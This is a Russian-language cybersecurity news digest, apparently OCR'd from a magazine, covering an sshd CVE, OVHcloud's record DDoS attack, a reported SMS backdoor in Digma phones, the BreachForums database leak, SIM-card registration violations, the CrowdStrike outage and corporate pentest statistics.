
Уязвимость получила идентификатор CVE-2024-6409 (7 баллов по шкале CVSS) и затрагивает sshd-демон версий 8.7p1 и 8.8p1, которые используются в Fedora 36 и 37, а также в Red Hat Enterprise Linux 9 (RHEL 9).

НОВЫЙ DDOS-РЕКОРД

В начале 2024 года компания OVHcloud отразила рекордную DDoS-атаку, мощность которой достигла **840 МИЛЛИОНОВ ПАКЕТОВ В СЕКУНДУ** (Mpps). В компании считают, что за этой атакой стоял ботнет из устройств MikroTik.


С начала 2023 года наблюдается тенденция к увеличению объема атак, причем атаки, превышающие **1 ТБИТ/С**, в 2024 году уже стали еженедельными и практически ежедневными.

За последние 18 месяцев наиболее мощная атака, зафиксированная OVHcloud, произошла 25 мая 2024 года и достигла **2,5 ТБИТ/С**.



А в апреле текущего года сама OVHcloud столкнулась с атакой мощностью **840 MPPS**, что превосходит предыдущий рекорд — DDoS-атаку мощностью **809 MPPS**, направленную на европейский банк, которую специалисты Akamai отразили в июне 2020 года.


Атака типа TCP ACK исходила с **5000 IP-АДРЕСОВ**. Две трети пакетов были направлены всего через четыре точки в США.



Многие из зафиксированных инцидентов, включая рекордную атаку, исходили от скомпрометированных устройств **MIKROTIK CLOUD CORE ROUTER**, предназначенных для высокопроизводительных сетей.

Исследователи компании обнаружили в интернете более **100 ТЫСЯЧ** доступных устройств MikroTik.

Объединение даже **1%** доступных девайсов в ботнет может дать злоумышленникам достаточно мощности для проведения атак, достигающих **2,28 МИЛЛИАРДА ПАКЕТОВ В СЕКУНДУ**.



БЭКДОР В «БАБУШКАФОНАХ»

Специалист обнаружил бэкдор в телефонах Digma (принадлежит российской дистрибуторской компании «Мерлион»). Он позволяет управлять телефоном удаленно, в том числе рассылать SMS сообщения и принимать их, передавать данные на сторонние серверы, регистрировать на номер телефона жертвы аккаунты в мессенджерах и так далее.

Ссылаясь на неназванный «источник в отрасли кибербезопасности», который столкнулся с проблемой, «Коммерсант» сообщил, что через месяц после покупки кнопочного телефона Digma и подключения новой SIM-карты на этот номер без ведома пользователя был зарегистрирован аккаунт в WhatsApp.

По словам неназванного специалиста, телефон с определенной периодичностью обращается к удаленному серверу, передавая такие данные, как IMEI-идентификатор, идентификатор SIM-карты и информацию об операторе связи. Сервер в ответ посылает устройству команду: отправить SMS с заданным текстом на конкретный номер, вывести полученное сообщение на экран. При этом отправленные и принятые сообщения не сохраняются в памяти телефона.

На обращения пользователя специалисты Digma ответили, что отмечают «аномалии» в работе прошивки устройства, однако наличие уязвимости не подтвердили.

Стоит отметить, что еще в 2021 году ИБ специалист, известный под ником ValdikSS, посвятил проблеме троянов и бэкдоров в простейших кнопочных телефонах большую статью. Тогда он рассказывал, что в российской рознице встречаются устройства «со встроенным трояном, отправляющим платные СМС-сообщения на короткие номера, текст которого загружается с сервера, также бывают устройства с настоящим бэкдором, пересылающим входящие СМС-сообщения на сервер злоумышленников».

После выхода публикации в «Коммерсанте» ValdikSS сообщил, что речь шла о модели Digma A172, которую он изучает уже несколько месяцев.

> *«Бэкдор хороший: когда с сервера приходит команда на отправку СМС (или когда получена входящая СМС при установленном фильтре), визуально нет никакой индикации о каком либо событии, предусмотрели даже скрытие иконки выхода в интернет (G у силы сети).*
>
> *Данные шифруются RC5 с динамическим ключом, для обмена используется BSON.*
>
> *На первых этапах функции СМС используются для того, чтобы узнать номер владельца: одному телефону, номер которого уже известен, сервер устанавливает фильтр входящих сообщений, а второму дает команду на отправку СМС на номер первого. Первый телефон пересылает номер и текст полученного СМС на сервер. В тексте содержится уникальный идентификатор, позволяющий связать номер телефона с другими известными идентификаторами телефона.*
>
> *Впоследствии вредонос может использоваться для регистрации аккаунтов в мессенджерах и на сервисах, требующих подтверждения по СМС, но происходит это не сразу — активность телефона отслеживается по времени с момента его включения, количеству принятых СМС и другим параметрам, чтобы затруднить обнаружение бэкдора.*
>
> *Я позвонил по одному из номеров, который сервер сообщил для отправки СМС, — женщина на том конце подтвердила, что получила от меня СМС „с какими то цифрами“, и уточнила, что ранее SIM стояла в кнопочном телефоне, а сейчас установлена в смартфон.*
>
> *Digma только что, после статьи в „Коммерсанте“, закрыла тикет с формулировкой „Так, закрыли обсуждение“. До этого они утверждали, что интернет используется для обновления доступности и цен сервиса подписок Funbox, несмотря на то что в более свежей прошивке, на телефон с которой зарегистрировали WhatsApp, его нет», — писал исследователь.*

После выхода публикаций в СМИ представители Digma дали следующий комментарий:

> *«В кнопочных телефонах Digma отсутствует функционал, который можно классифицировать как backdoor или встроенную уязвимость. В прошивку встроен функционал от стороннего российского сервиса, целью которого является обмен SMS-сообщениями фиксированного формата для персонализации доступных развлекательных и информационных сервисов в конкретном регионе — гороскопы, погода, анекдоты и т. д. Обмен сообщениями такого типа является полностью бесплатным для пользователей. Подключение платных услуг ведется только с явного согласия пользователя. Любой иной функционал, включая якобы скрытую регистрацию пользователей в мессенджерах, в устройствах Digma отсутствует. Наши маркетинговые исследования показывают, что вышеуказанный развлекательный функционал является наиболее востребованным среди пользователей кнопочных телефонов, таким образом, основным нашим намерением встраивания данного функционала в прошивку является улучшение клиентского опыта. Изъятие телефонов из продажи мы не планируем, так как не видим оснований для этого. Мы запланируем внеочередное независимое тестирование наших устройств на предмет поиска уязвимостей в прошивке кнопочных телефонов у крупных независимых компаний и опубликуем результаты», — заявили в компании.*

БИЛЛ ГЕЙТС О КЛИМАТЕ И ИИ

На конференции, организованной венчурным фондом Breakthrough Energy, Билл Гейтс сообщил журналистам, что, по его мнению, искусственный интеллект скорее поможет человечеству решить климатические вопросы, чем помешает.

Гейтс считает, что ИИ позволит странам потреблять меньше энергии, а также сократит выбросы углекислого газа, даже если людям потребуется больше дата-центров.

> «Давайте не будем перегибать палку. В самом крайнем случае дата-центры увеличивают спрос на электроэнергию на 6% (но скорее на 2–2,5%). Вопрос в том, поможет ли ИИ добиться сокращения этих 6%? Ответ — безусловно», — заявил Гейтс и добавил, что дополнительное энергопотребление, создаваемое дата-центрами для ИИ, скорее всего, будет сопровождаться новыми инвестициями в «зеленую» энергетику, поскольку технологические компании готовы доплачивать за использование чистых источников электроэнергии.

УТЕКЛА БД BREACHFORUMS

В сети опубликовали полную базу данных первой версии хакерского форума BreachForums. Дамп содержит информацию о пользователях, их личные сообщения, криптовалютные адреса и все сообщения, оставленные на форуме.

Предполагается, что эти данные получены из бэкапа БД, который создал и продал еще в 2023 году бывший админ ресурса, Конор Брайан Фитцпатрик (Conor Brian FitzPatrick), также известный под ником Pompompurin.

Напомним, что весной 2023 года правоохранители закрыли BreachForums в первый раз и вскоре 20 летний администратор и создатель ресурса, Pompompurin, был арестован. В итоге он признал себя виновным по нескольким пунктам обвинения, а в январе 2024 года его приговорили к 20 годам под надзором.

Под названием BreachForums уже работало несколько сайтов, но все они были посвящены покупке, продаже и сливу данных, украденных у взломанных компаний.


Так, после ареста Фитцпатрика в прошлом году BreachForums закрылся, однако быстро появились несколько новых версий сайта, которые в итоге тоже были захвачены правоохранительными органами. Последняя вариация BreachForums запущена ShinyHunters (но теперь перешла к новым администраторам) и работает по сей день.

Считается, что Фитцпатрик создал и продал БД, теперь попавшую в открытый доступ, еще в июле прошлого года, когда его выпустили под залог. С тех пор данные циркулировали среди хакеров, а один из них даже пытался продать дамп за 150 тысяч долларов.

Теперь же хакер под ником emo сначала опубликовал в сети порцию данных о 212 414 пользователях BreachForums, включая их имена, адреса электронной почты и IP-адреса, после того как его самого забанили на текущей версии сайта.

По словам emo, данные были получены непосредственно от Фитцпатрика, который якобы пытался продать их в июне 2023 года за 4000 долларов, находясь под залогом. Хакер утверждал, что в итоге дамп приобрели три злоумышленника.

Так как эта публикация не помогла остановить конфликт между членами сообщества BreachForums, 23 июля 2024 года emo слил в Telegram полную БД, обнародовав огромное количество дополнительной информации.



ugly inside and out

Find enclosed the full BreachForum v1 database, every record up to November 29th, 2022. This database includes everything, Private Messages, Threads, Payment logs, detailed IP logs for each user, etc. I originally only leaked the user table to discourage it from being sold behind the scenes by BreachForum staff, however it's become apparent that so many people have the database now that it being leaked is an inevitability. This will give everyone a chance to review their records and fix holes in their OPSEC.

> *«Полная база данных BreachForum v1, содержащая все записи до 29 ноября 2022 года, — писал emo в Telegram. — Эта БД включает всё: личные сообщения, темы, логи платежей, подробные логи IP-адресов для каждого пользователя и так далее. Изначально я выложил только таблицу пользователей, чтобы предотвратить ее продажу за кулисы сотрудниками BreachForum, но теперь стало очевидно, что эта БД есть у стольких людей, что ее утечка просто неизбежна. Это дает всем шанс просмотреть свои записи и устранить пробелы в OPSEC».*

Судя по временным отметкам, это полная резервная копия форума MyBB, созданная 28 ноября 2022 года. БД содержит все данные форума, включая ID пользователей, хешированные пароли, личные сообщения, криптовалютные адреса, использовавшиеся для покупки форумных кредитов, и все сообщения на сайте.

Особый интерес, конечно, представляют личные сообщения, в которых хакеры рассказывают друг другу о своих эксплоитах, выражают желание купить доступ к сетям организаций или ищут доступ к свежим украденным данным.

Хотя правоохранительные органы уже располагают этой БД, которую они получили после захвата первой версии сайта и ареста Фитцпатрика в 2023 году, другие преступники, журналисты и ИБ-исследователи раньше не имели доступа к этому дампу.

265 ЧЕЛОВЕК В РФ ВЛАДЕЮТ **1,1 МИЛЛИОНА** ТЕЛЕФОННЫХ НОМЕРОВ

В Роскомнадзоре сообщили, что за период с 1 ноября 2023 года было выявлено **3,7 МИЛЛИОНА** SIM-карт, оформленных с нарушениями. Карты в итоге были заблокированы, либо договоры по ним были расторгнуты.

Также ведомство проанализировало переданные операторами сведения об абонентах и выявило, что на сегодняшний день **265** человек имеют более чем **1000** SIM-карт каждый. В общей сложности они владеют свыше **1,1 МИЛЛИОНА** мобильных номеров.

По мнению специалистов, в этой ситуации «усматриваются нарушения установленного процесса оформления карты или потенциально мошеннические действия со стороны абонента, дилера или оператора связи».

Продолжение статьи →

← Начало статьи

НЕУДАЧНОЕ ОБНОВЛЕНИЕ CROWDSTRIKE

В середине июля обновление enterprise-решения CrowdStrike Falcon Sensor привело к тому, что миллионы Windows систем показали «синий экран смерти» (BSOD).

Пострадавшие хосты уходили в бесконечный цикл перезагрузки или демонстрировали BSOD, а из строя выходили целые компании с парками, насчитывающими сотни тысяч машин.

Это повлекло за собой массовые сбои в работе аэропортов, банков, медицинских учреждений и множества других организаций в США, Великобритании, многих странах ЕС, Индии, Новой Зеландии, Австралии. По данным Microsoft, от сбоев пострадали около 8,5 миллиона Windows-систем.

Позже специалисты CrowdStrike и Microsoft опубликовали детальные технические отчеты об инциденте.

Компании сообщили, что причиной глобального сбоя стал баг в тестовой системе Content Validator. Так, выяснилось, что после прохождения Content Validator обновление не подвергалось дополнительным проверкам из-за доверия к предыдущим успешным развертываниям Inter Process Communication (IPC) Template Type. Поэтому проблемное обновление оставалось незамеченным вплоть до развертывания на хостах клиентов, работающих с Falcon версии 7.11 и более поздних.

В CrowdStrike пообещали улучшить процессы тестирования (добавив фаззинг, стресс тесты, проверки стабильности и так далее), а также использовать поэтапные развертывания обновлений для меньших пулов клиентов. Также впредь компания намерена публиковать release notes для обновлений EDR-контента, чего раньше не делала.

Компания принесла публичные извинения от имени своего генерального директора Джорджа Курца (George Kurtz) и директора по безопасности Шона Генри (Shawn Henry).

> *«Все в CrowdStrike понимают серьезность и последствия сложившейся ситуации, — уверял Курц. — Для меня нет ничего важнее доверия, которое наши клиенты и партнеры оказали CrowdStrike. По мере того как мы будем разбираться с этим инцидентом, я обязуюсь обеспечить полную прозрачность в отношении того, как это произошло, и мер, которые мы принимаем для предотвращения повторения подобного».*
>
> *«Я занимаюсь профессиональной деятельностью уже почти 40 лет, и моей путеводной звездой всегда была „защита хороших людей от плохих“, — писал Генри. — Эти два дня стали для меня самыми сложными 48 часами за последние 12+ лет. Доверие, которое мы выстраивали по крупицам на протяжении многих лет, было утрачено в считаные часы, и это был тяжелый удар».*

В конце месяца Джордж Курц сообщил, что уже 97% Windows-систем, пострадавших от проблемного обновления, восстановлены и работают в штатном режиме.

Что касается отчетов Microsoft, вице президент Microsoft Джон Кейбл (John Cable) заявил, что для ликвидации последствий этого инцидента компания «задействовала более 5000 инженеров поддержки, которые работали круглосуточно». Также он намекнул на возможные изменения в Windows в будущем, которые помогут избежать повторения таких массовых сбоев.

В частности, Кейбл отметил, что анклавы VBS и Azure Attestation также могут обеспечить безопасность Windows, не требуя доступа на уровне ядра, который сейчас есть у большинства защитных продуктов для Windows (включая CrowdStrike Falcon Sensor). Он не стал уточнять, какие именно изменения могут появиться в Windows, лишь сообщил, что Microsoft продолжит укреплять свою платформу и «делать еще больше для повышения устойчивости экосистемы Windows, открыто сотрудничая с широким сообществом специалистов по безопасности».

Стоит сказать, что аналитики страховой компании Parametrix подсчитали, что только американские компании из списка Fortune 500 (среди которых пострадала примерно четверть) понесли убытки в размере 5,4 миллиарда долларов США из-за проблемного обновления CrowdStrike. Причем в эту оценку не включены убытки Microsoft, так как она «являлась ключевым игроком в этом событии».

В Parametrix считают, что некоторые отрасли из списка Fortune 500 практически не пострадали. Так, производство, транспорт (за исключением авиакомпаний) и финансы, по оценкам исследователей, понесли убытки в размере нескольких десятков миллионов долларов. Тогда как розничная торговля и ИТ потеряли около половины миллиарда, авиакомпании — 860 миллионов долларов, а банковский и медицинский секторы более трех миллиардов.


КОРПОРАТИВНЫЕ ПЕНТЕСТЫ

Специалисты Positive Technologies рассказали о результатах пентестов, проведенных в 2023 году. Практически во всех компаниях, где проводилось внутреннее тестирование, злоумышленники могли бы установить полный контроль над ИТ-инфраструктурой.

Минимальный срок проникновения в локальную сеть составил **ОДИН ДЕНЬ**.

В среднем специалистам требовалось **10 ДНЕЙ** для получения доступа.

В **63%** организаций злоумышленник с низкой квалификацией мог проникнуть в локальную сеть извне.

